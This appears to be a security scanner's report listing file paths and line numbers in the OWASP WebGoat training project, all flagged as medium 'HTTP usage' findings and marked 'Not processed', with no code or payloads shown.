■ README.MD:69	Not processed
■ README.MD:71	Not processed
■ webgoat-container/pom.xml:2	Not processed
■ webgoat-container/pom.xml:3	Not processed
■ webgoat-container/src/main/java/org/owasp/webgoat/AjaxAuthenticationEntryPoint.java:6	Not processed
■ webgoat-container/src/main/java/org/owasp/webgoat/AsciiDoctorTemplateResolver.java:5	Not processed
■ webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfMacro.java:16	Not processed
■ webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfMacro.java:56	Not processed
■ webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfRootMacro.java:9	Not processed
■ webgoat-container/src/main/java/org/owasp/webgoat/assignments/AssignmentEndpoint.java:3	Not processed
■ webgoat-container/src/main/java/org/owasp/webgoat/assignments/AttackResult.java:3	Not processed
■ webgoat-container/src/main/java/org/owasp/webgoat/assignments/LessonTrackerInterceptor.java:2	Not processed
■ webgoat-container/src/main/java/org/owasp/webgoat/controller/StartLesson.java:6	Not processed
■ webgoat-container/src/main/java/org/owasp/webgoat/controller/Welcome.java:6	Not processed
■ webgoat-container/src/main/java/org/owasp/webgoat/HammerHead.java:19	Not processed
■ webgoat-container/src/main/java/org/owasp/webgoat/i18n/Language.java:3	Not processed
■ webgoat-container/src/main/java/org/owasp/webgoat/i18n/Messages.java:3	Not processed
■ webgoat-container/src/main/java/org/owasp/webgoat/i18n/PluginMessages.java:3	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Assignment.java:12	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Category.java:10	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Category.java:33	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/CourseConfiguration.java:2	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Hint.java:5	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Lesson.java:2	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/LessonMenuItem.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/LessonMenuItemType.java:5	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/LessonTemplateResolver.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/MvcConfiguration.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/LabelDebugService.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/LabelService.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/LessonMenuService.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/LessonProgressService.java:94	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/ReportCardService.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/RestartLessonService.java:3	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/session/Course.java:16	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/session/Course.java:37	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:16	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:35	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:36	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/users/LessonTracker.java:18	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/users/LessonTracker.java:39	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/users/UserTracker.java:21	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/users/UserTracker.java:42	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/WebGoat.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/WebSecurityConfig.java:4	Not processed
webgoat-container/src/main/resources/application-webgoat.properties:44	Not processed
webgoat-container/src/main/resources/application-webgoat.properties:45	Not processed
webgoat-container/src/main/resources/application-webgoat.properties:46	Not processed
webgoat-container/src/main/resources/i18n/messages_de.properties:3	Not processed
webgoat-container/src/main/resources/i18n/messages_fr.properties:3	Not processed
webgoat-container/src/main/resources/i18n/messages_nl.properties:3	Not processed
webgoat-container/src/main/resources/i18n/messages.properties:3	Not processed
webgoat-container/src/main/resources/i18n/messages_ru.properties:3	Not processed
webgoat-container/src/main/resources/static/css/animate.css:5	Not processed
webgoat-container/src/main/resources/static/css/font-awesome.min.css:2	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/resources/static/css/font-awesome.min.css:3	Not processed
webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:6	Not processed
webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:96	Not processed
webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:243	Not processed
webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:470	Not processed
webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:865	Not processed
webgoat-container/src/main/resources/static/js/jquery/jquery-ui-1.10.4.custom.min.js:2	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.form.js:6	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.form.js:96	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.form.js:243	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.form.js:470	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.form.js:865	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:4	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:231	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:327	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:582	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:2548	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:4790	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:5679	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:6007	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:7880	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:14575	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:14583	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui.min.js:2	Not processed
webgoat-container/src/main/resources/static/js/libs/polyglot.min.js:5	Not processed
webgoat-container/src/main/resources/static/js/libs/text.js:4	Not processed
webgoat-container/src/main/resources/static/js/libs/text.js:325	Not processed
webgoat-container/src/main/resources/static/js/libs/text.js:328	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap/css/bootstrap.min.css:2	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-slider/css/slider.css:6	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/bootstrap3-wysihtml5.js:58	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/bootstrap3-wysihtml5.js:83	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:37	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:65	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:863	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1143	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1938	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1958	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2057	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2081	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2459	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3249	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3443	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3444	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3599	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3595	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3698	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3714	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3922	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3983	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:4375	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:4858	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:5016	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:5487	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6319	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6780	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6955	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6957	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7376	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7378	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7699	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8150	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8160	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8295	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8331	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8332	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8784	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8890	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8897	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8970	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8973	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8976	Not processed
webgoat-container/src/main/resources/templates/about.html:2	Not processed
webgoat-container/src/main/resources/templates/lesson_content.html:2	Not processed
webgoat-container/src/main/resources/templates/login.html:2	Not processed
webgoat-container/src/main/resources/templates/main_new.html:2	Not processed
webgoat-container/src/main/resources/templates/main_new.html:3	Not processed
webgoat-container/src/main/resources/templates/registration.html:2	Not processed
webgoat-container/src/main/resources/templates(scoreboard.html:2	Not processed
webgoat-container/src/main/resources/templates(scoreboard.html:3	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/assignments/AssignmentEndpointTest.java:3	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/service/LabelServiceTest.java:24	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/service/LessonMenuServiceTest.java:2	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/service/LessonProgressServiceTest.java:31	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/session/CourseTest.java:6	Not processed
webgoat-container/src/test/java/org/owasp/webgoat/session/LessonTrackerTest.java:19	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-integration-tests/pom.xml:1	Not processed
webgoat-integration-tests/pom.xml:2	Not processed
webgoat-integration-tests/src/test/java/org/owasp/webgoat/IntegrationTest.java:39	Not processed
webgoat-integration-tests/src/test/java/org/owasp/webgoat/IntegrationTest.java:40	Not processed
webgoat-integration-tests/src/test/java/org/owasp/webgoat/SSRFTest.java:21	Not processed
webgoat-lessons/auth-bypass/pom.xml:1	Not processed
webgoat-lessons/auth-bypass/pom.xml:2	Not processed
webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/AccountVerificationHelper.java:2	Not processed
webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/AuthBypass.java:2	Not processed
webgoat-lessons/auth-bypass/src/main/java/org/owasp/webgoat/auth_bypass/VerifyAccount.java:2	Not processed
webgoat-lessons/auth-bypass/src/main/resources/html/AuthBypass.html:1	Not processed
webgoat-lessons/auth-bypass/src/main/resources/lessonPlans/en/lesson-template-video.adoc:7	Not processed
webgoat-lessons/auth-bypass/src/test/org/owasp/webgoat/auth_bypass/BypassVerificationTest.java:3	Not processed
webgoat-lessons/bypass-restrictions/pom.xml:1	Not processed
webgoat-lessons/bypass-restrictions/pom.xml:2	Not processed
webgoat-lessons/bypass-restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictionsFieldRestrictions.java:2	Not processed
webgoat-lessons/bypass-restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictionsFrontendValidation.java:2	Not processed
webgoat-lessons/bypass-restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictions.java:2	Not processed
webgoat-lessons/bypass-restrictions/src/main/resources/html/BypassRestrictions.html:3	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/challenge/pom.xml:1	Not processed
webgoat-lessons/challenge/pom.xml:2	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge1/Assignment1.java:16	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge5/Assignment5.java:2	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge5/Challenge5.java:2	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:13	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:27	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:28	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/Email.java:2	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/Flag.java:2	Not processed
webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/SolutionConstants.java:2	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:3	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:3	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:3	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge7.html:11	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge8.html:2	Not processed
webgoat-lessons/challenge/src/main/resources/html/Challenge.html:3	Not processed
webgoat-lessons/challenge/src/test/java/org/owasp/webgoat/challenges/Assignment1Test.java:2	Not processed
webgoat-lessons/chrome-dev-tools/pom.xml:1	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/chrome-dev-tools/pom.xml:2	Not processed
webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/ChromeDevTools.java:2	Not processed
webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/NetworkDummy.java:2	Not processed
webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/NetworkLesson.java:2	Not processed
webgoat-lessons/chrome-dev-tools/src/main/resources/html/ChromeDevTools.html:3	Not processed
webgoat-lessons/cia/pom.xml:1	Not processed
webgoat-lessons/cia/pom.xml:2	Not processed
webgoat-lessons/cia/src/main/resources/html/CIA.html:3	Not processed
webgoat-lessons/client-side-filtering/pom.xml:1	Not processed
webgoat-lessons/client-side-filtering/pom.xml:2	Not processed
webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFilteringAssignment.java:2	Not processed
webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFilteringFreeAssignment.java:2	Not processed
webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFiltering.java:10	Not processed
webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/Salaries.java:2	Not processed
webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ShopEndpoint.java:2	Not processed
webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:2	Not processed
webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:96	Not processed
webgoat-lessons/client-side-filtering/src/test/java/org/owasp/webgoat/client_side_filtering/ShopEndpointTest.java:2	Not processed
webgoat-lessons/command-injection/pom.xml:1	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/command-injection/pom.xml:2	Not processed
webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:18	Not processed
webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:41	Not processed
webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:43	Not processed
webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpProxies.java:12	Not processed
webgoat-lessons/command-injection/src/main/resources/html/CommandInjection.html:3	Not processed
webgoat-lessons/cross-site-scripting/pom.xml:1	Not processed
webgoat-lessons/cross-site-scripting/pom.xml:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScripting.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson1.java:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson3.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson4.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson5a.java:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson6a.java:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingQuiz.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/DOMCrossSiteScripting.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/DOMCrossSiteScriptingVerifier.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/mitigation/CrossSiteScriptingMitigation.java:2	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/CrossSiteScriptingStored.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/StoredCrossSiteScriptingVerifier.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/StoredXssComments.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingMitigation.html:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingStored.html:3	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content3.adoc:14	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content8b.adoc:55	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content8b.adoc:60	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content9.adoc:35	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content9.adoc:40	Not processed
webgoat-lessons/cross-site-scripting/src/main/resources/lessonSolutions/html/CrossSiteScripting.html:3	Not processed
webgoat-lessons/cross-site-scripting/src/test/java/org/owasp/webgoat/xss/DOMCrossSiteScriptingTest.java:2	Not processed
webgoat-lessons/cross-site-scripting/src/test/java/org/owasp/webgoat/xss/StoredXssCommentsTest.java:2	Not processed
webgoat-lessons/crypto/pom.xml:1	Not processed
webgoat-lessons/crypto/pom.xml:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/Crypto.java:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/EncodingAssignment.java:2	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/HashingAssignment.java:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/SecureDefaultsAssignment.java:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/SigningAssignment.java:2	Not processed
webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/XOREncodingAssignment.java:2	Not processed
webgoat-lessons/crypto/src/main/resources/html/Crypto.html:3	Not processed
webgoat-lessons/crypto/src/main/resources/lessonSolutions/html/crypto.html:3	Not processed
webgoat-lessons/csrf/pom.xml:1	Not processed
webgoat-lessons/csrf/pom.xml:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFConfirmFlag1.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFFeedback.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFGetFlag.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRF.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFLogin.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/ForgedReviews.java:2	Not processed
webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/Review.java:2	Not processed
webgoat-lessons/csrf/src/main/resources/html/CSRF.html:3	Not processed
webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_ContentType.adoc:20	Not processed
webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_GET.adoc:5	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Impact_Defense.adoc:13	Not processed
webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Login.adoc:16	Not processed
webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Login.adoc:19	Not processed
webgoat-lessons/csrf/src/test/java/org/owasp/webgoat/csrf/CSRFFeedbackTest.java:2	Not processed
webgoat-lessons/html-tampering/pom.xml:1	Not processed
webgoat-lessons/html-tampering/pom.xml:2	Not processed
webgoat-lessons/html-tampering/src/main/java/org/owasp/webgoat/html_tampering/HtmlTampering.java:10	Not processed
webgoat-lessons/html-tampering/src/main/java/org/owasp/webgoat/html_tampering/HtmlTamperingTask.java:2	Not processed
webgoat-lessons/html-tampering/src/main/resources/html/HtmlTampering.html:3	Not processed
webgoat-lessons/http-basics/pom.xml:1	Not processed
webgoat-lessons/http-basics/pom.xml:2	Not processed
webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasics.java:2	Not processed
webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasicsLesson.java:2	Not processed
webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasicsQuiz.java:2	Not processed
webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:3	Not processed
webgoat-lessons/http-basics/src/main/resources/lessonSolutions/html/HttpBasics.html:3	Not processed
webgoat-lessons/http-proxies/pom.xml:1	Not processed
webgoat-lessons/http-proxies/pom.xml:2	Not processed
webgoat-lessons/http-proxies/src/main/java/org/owasp/webgoat/http_proxies/HttpBasicsInterceptRequest.java:2	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/http-proxies/src/main/java/org/owasp/webgoat/http_proxies/HttpProxies.java:10	Not processed
webgoat-lessons/http-proxies/src/main/resources/html/HttpProxies.html:3	Not processed
webgoat-lessons/http-proxies/src/main/resources/lessonPlans/en/9manual.adoc:18	Not processed
webgoat-lessons/http-proxies/src/test/java/org/owasp/webgoat/http_proxies/HttpBasicsInterceptRequestTest.java:2	Not processed
webgoat-lessons/idor/pom.xml:1	Not processed
webgoat-lessons/idor/pom.xml:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORDiffAttributes.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDOREditOtherProfile.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDOR.java:10	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORLogin.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOtherProfile.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOwnProfileAltUrl.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOwnProfile.java:2	Not processed
webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/UserProfile.java:2	Not processed
webgoat-lessons/idor/src/main/resources/html/IDOR.html:1	Not processed
webgoat-lessons/idor/src/main/resources/lessonPlans/en/IDOR_intro.adoc:40	Not processed
webgoat-lessons/insecure-deserialization/pom.xml:1	Not processed
webgoat-lessons/insecure-deserialization/pom.xml:2	Not processed
webgoat-lessons/insecure-deserialization/src/main/java/org/owasp/webgoat/deserialization/InsecureDeserialization.java:10	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/insecure-deserialization/src/main/java/org/owasp/webgoat/deserialization/InsecureDeserializationTask.java:2	Not processed
webgoat-lessons/insecure-deserialization/src/main/resources/html/InsecureDeserialization.html:3	Not processed
webgoat-lessons/insecure-login/pom.xml:1	Not processed
webgoat-lessons/insecure-login/pom.xml:2	Not processed
webgoat-lessons/insecure-login/src/main/java/org/owasp/webgoat/insecure_login/InsecureLogin.java:10	Not processed
webgoat-lessons/insecure-login/src/main/java/org/owasp/webgoat/insecure_login/InsecureLoginTask.java:2	Not processed
webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:3	Not processed
webgoat-lessons/jwt/pom.xml:1	Not processed
webgoat-lessons/jwt/pom.xml:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTFinalEndpoint.java:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWT.java:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JTRefreshEndpoint.java:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JTSecretKeyEndpoint.java:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JTVotesEndpoint.java:2	Not processed
webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/votes/Vote.java:2	Not processed
webgoat-lessons/jwt/src/main/resources/html/JWT.html:3	Not processed
webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:85	Not processed
webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:86	Not processed
webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:87	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JWTRefreshEndpointTest.java:2	Not processed
